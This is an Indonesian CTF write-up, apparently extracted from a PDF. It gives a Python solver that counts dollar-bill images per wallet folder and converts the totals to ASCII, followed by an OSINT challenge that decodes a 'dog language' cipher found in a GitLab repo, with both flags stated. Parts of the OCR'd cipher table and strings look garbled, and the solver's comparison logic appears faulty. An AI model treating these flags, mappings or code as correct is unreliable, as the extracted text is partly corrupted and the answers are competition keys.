
```
py solver.py > buka_gambar
1 import os
2 from PIL import Image
3
4 satu_dollar = Image.open('1.png')
5 dua_dollar = Image.open('2.png')
6 lima_dollar = Image.open('5.png')
7 sepuluh_dollar = Image.open('10.png')
8 duapuluh_dollar = Image.open('20.png')
9 limapuluh_dollar = Image.open('50.png')
10 seratus_dollar = Image.open('100.png')
11
12 # Path ke folder dompet
13 folder_dompet = "/Users/farrelinoarvia/Downloads/dollar"
14
15 # Fungsi untuk membuka setiap gambar pada folder dompet
16
17
18 def buka_gambar(path):
19     flag = ''
20     for i in range(1, 36):
21         folder = "dompet" + str(i)
22         folder_path = os.path.join(path, folder)
23         print("Membuka folder:", folder_path)
24
25         total = 0
26         for j in range(1, len(os.listdir(folder_path))+1):
27             file = str(j) + ".png"
28             file_path = os.path.join(folder_path, file)
29             print("Membuka gambar:", file_path)
30             img = Image.open(file_path)
31             if img.size == satu_dollar.size or img.getbands() == satu_dollar.getbands():
32                 total += 1
33             elif img.size == dua_dollar.size or img.getbands() == dua_dollar.getbands():
34                 total += 2
35             elif img.size == lima_dollar.size or img.getbands() == lima_dollar.getbands():
36                 total += 5
37             elif img.size == sepuluh_dollar.size or img.getbands() == sepuluh_dollar.getbands():
38                 total += 10
39             elif img.size == duapuluh_dollar.size or img.getbands() == duapuluh_dollar.getbands():
40                 total += 20
41             elif img.size == limapuluh_dollar.size or img.getbands() == limapuluh_dollar.getbands():
42                 total += 50
43             elif img.size == seratus_dollar.size or img.getbands() == seratus_dollar.getbands():
44                 total += 100
45
46         total = chr(total)
47         flag += total
48
49     print("Flag:", flag)
50
51
52 # Panggil fungsi untuk membuka gambar-gambar pada folder dompet
53 buka_gambar(folder_dompet)
```

## Conclusion

Penyelesaian dari chall ini adalah dengan menghitung total uang pada tiap dompet dan kita asumsikan sebagai ascii number lalu mengubahnya ke dalam bentuk character yang jika digabungkan dengan ascii number dari dompet lain akan membentuk sebuah flag

Flag: KWCTF{b4ny4k\_d0l142\_Aku\_pun\_s3n4N9}

# DogKer 🐕



## Executive Summary

Pada penjelasan deskripsi soal menjelaskan bahwa bang **ardhp21** memiliki sebuah tool yang dipublish di salah satu **public container image registry** terkenal. Kami ditugaskan untuk mencari **secret** yang ada pada tools tersebut

## Technical Report

Kami melakukan pencarian terhadap tool yang dimaksud dan kami menemukan tool ini pada <https://hub.docker.com/r/ardhp21/dogker>. Berdasarkan dokumentasi, tools ini merubah input string menjadi bahasa anjing

### How to Use?

#### 1. Pull image

```
$ docker pull ardhp21/dogker
```

#### 2. Run

Show Help

```
$ docker run ardhp21/dogker --help
```

Speak

```
$ docker run ardhp21/dogker "Hello World"
```

Output:

```
ardhiputrapradana21@cloudshell:~$ docker run ardhp21/dogker "Hello World"
wfoowfow woffwofo wfwwwofo wooffwoow wfwwwoof wofwwcow wooffwoof wffwwwof
ardhiputrapradana21@cloudshell:~$
```

## Thank You 🦸

Built with love by Ardh Putra for KodingWorks League CTF

Setelah sedikit pencarian dan ng-osint (nyari nyari di Google), kami menemukan gitlab project Dogker milik bang ardhi di (<https://gitlab.com/ardhptr21/dogker>). Di project ini ada sebuah file **secret** yang berisi sebuah String yang sudah terenkripsi menjadi bahasa anjing.

wffwofof@wofwooow@wofowow@wwoofwff@woowwoff@wofwowo@wooffwwf@wooffffow@wofwoow@wffwofof@wwofofow@woffwoof@wfwoowff@wfwoooowf@wfofwowf@woofwffo@wwofofow@wfwoowoff@wwofffoow@woffowof@wwoofowf@wfowowf@wfwoowff@wfoowfow@wwofofow@woofwofw@wfwoowfo@wfowwoof@wwoofofow@woffwoof@wfwoowoff@wwofofow@woofwofw@wfwoowoff@wfowowf@wwofofow@wfwoowoff@wffwwoof@wooffffow@wffwoowf@woofffwf@wooffffwo

Ardhi Putra P > **dogker**

AP wwoofowf woffowof wfwoowww woffwoof woffowof wfowowf  
Ardhi Putra P authored 1 month ago

45c907ad

main < dogker / secret

Find file Blame History Permalink

secret 414 B

Open in Web IDE

1	wffwofof@wofwooow@wofowow@wwoofwff@woowwoff@wofwowo@wooffwwf@wooffffow@wofwoow@wffwofof@wwofofow@woffwoof@wfwoowff@wfwoooowf@wfofwowf@woofwffo@wwofofow@wfwoowoff@wwofffoow@woffowof@wwoofowf@wfowowf@wfwoowff@wfoowfow@wwofofow@woofwofw@wfwoowfo@wfowwoof@wwoofofow@woffwoof@wfwoowoff@wffwwoof@wooffffow@wffwoowf@woofffwf@wooffffwo
2	

Kami juga menemukan **lang.json**, semacam library untuk merubah tiap huruf menjadi **woof** tertentu. Kemudian kami mencocokan setiap **woof** yang ada pada **secret** dengan yang ada pada **lang.json**. Dengan begitu flag didapatkan 😊

lang.json 1.83 KIB

Open in Web IDE

1	{
2	"0": "wooffflow",
3	"1": "wfwoowf",
4	"2": "wffwwoof",
5	"3": "wwofofow",
6	"4": "wwofoof",
7	"5": "woffwwo",
8	"6": "woffwwo",
9	"7": "wwoofwo",
10	"8": "woofwwo",
11	"9": "wwoofwo",
12	"a": "woawofo",
13	"b": "wfwoowf",
14	"c": "wwoowow",
15	"d": "woofffwf",
16	"e": "woffwof",
17	"f": "wfofwof",
18	"g": "woffwow",
19	"h": "woofwfo",
20	"i": "wwoefifo",
21	"j": "wwoffof",
22	"k": "wfefwof",
23	"l": "wfffwwo",
24	"m": "wfofwof",
25	"n": "woofwfw",
26	"o": "wooffwo",
27	"p": "woffwof",
28	"q": "wofwoff",
29	"r": "wwofoof",
30	"s": "wwoofow",
31	"t": "wfefwof",

## Conclusion

Pencarian informasi memang penting ya ges ya. Penyelesaian yang kita dapatkan adalah dengan melakukan pencarian file **secret** yang ada pada Gitlab Project milik bang Ardhi lalu mencocokkannya dengan **lang.json** yang berisi daftar enkripsi tiap printable character

Flag: KWCTF{d0gK3r\_1s\_th3\_b3st\_H3nGk3r\_In\_th3\_w02ld}